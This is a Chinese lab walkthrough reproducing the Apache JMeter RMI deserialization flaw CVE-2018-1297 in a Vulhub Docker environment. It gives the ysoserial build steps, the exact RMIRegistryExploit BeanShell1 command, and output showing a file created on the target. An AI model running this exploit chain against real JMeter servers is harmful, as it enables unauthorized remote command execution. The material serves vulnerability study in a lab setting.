Jmeter RMI 反序列化命令执行漏洞（CVE-2018-1297）


问题版本：

Apache JMeter 2.x 版本和 3.x 版本中存在安全漏洞。攻击者可利用该漏洞获取 JMeterEngine 的访问权限并发送未授权的代码。


正文：

首先我们搭建环境。Vulhub 目录下，/vulhub-master/jmeter/CVE-2018-1297

使用 docker-compose up -d 启动



这样会开启一个 1099 端口，我们可以用 nmap 检测一下



利用的方式也很简单，说实话这个 poc 我也没太看明白，大概就是在对方目录下新建一个文件，不太懂 Java 的痛。

下面我们的操作是在 kali 中

我们直接下载 https://github.com/frohoff/ysoserial

我是下载到本地上传后解压，然后到目录下，cd 到 poc 目录下，编译文件

mvn clean package -DskipTests

如果没有会提示你安装 mvn


安装一下即可

然后我们编译好的文件在 target 目录下，我们到目录下执行命令

java-cpysoserial-0.0.6-SNAPSHOT-all.jarysoserial.exploit.RMIRegistryExploit 你的 IP 1099 BeanShell1 'touch /tmp/success'

我们先不执行，先到靶机中的 docker 容器的 tmp 中查看文件

docker-compose exec jmeter bash //到 dcoker 容器中



然后我们到 kali 中执行命令

```
┌──(root㉿bai)-[~/gongju/CVE-2018-1297/target]
└─# java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.RMIRegistryExploit 192.168.0.110 1099 BeanShell1 'touch /tmp/success'
java.rmi.ServerException: RemoteException occurred in server thread; nested exception is:
        java.rmi.AccessException: Registry.Registry.bind disallowed; origin /192.168.0.106 is non-local host
        at sun.rmi.server.UnicastServerRef.oldDispatch(UnicastServerRef.java:420)
        at sun.rmi.server.UnicastServerRef.dispatch(UnicastServerRef.java:268)
        at sun.rmi.transport.Transport$1.run(Transport.java:178)
        at sun.rmi.transport.Transport$1.run(Transport.java:175)
        at java.security.AccessController.doPrivileged(Native Method)
        at sun.rmi.transport.Transport.serviceCall(Transport.java:174)
        at sun.rmi.transport.tcp.TCPTransport.handleMessages(TCPTransport.java:557)
        at sun.rmi.transport.tcp.TCPTransport$ConnectionHandler.run0(TCPTransport.java:812)
        at sun.rmi.transport.tcp.TCPTransport$ConnectionHandler.run(TCPTransport.java:671)
        at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
        at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:617)
```

再到靶机中的 tmp 目录中查看

```
root@bb4e9d42fe01:/opt/jdk# ls /tmp
hsperfdata_root
root@bb4e9d42fe01:/opt/jdk# ls /tmp
hsperfdata_root  success
```

成功执行了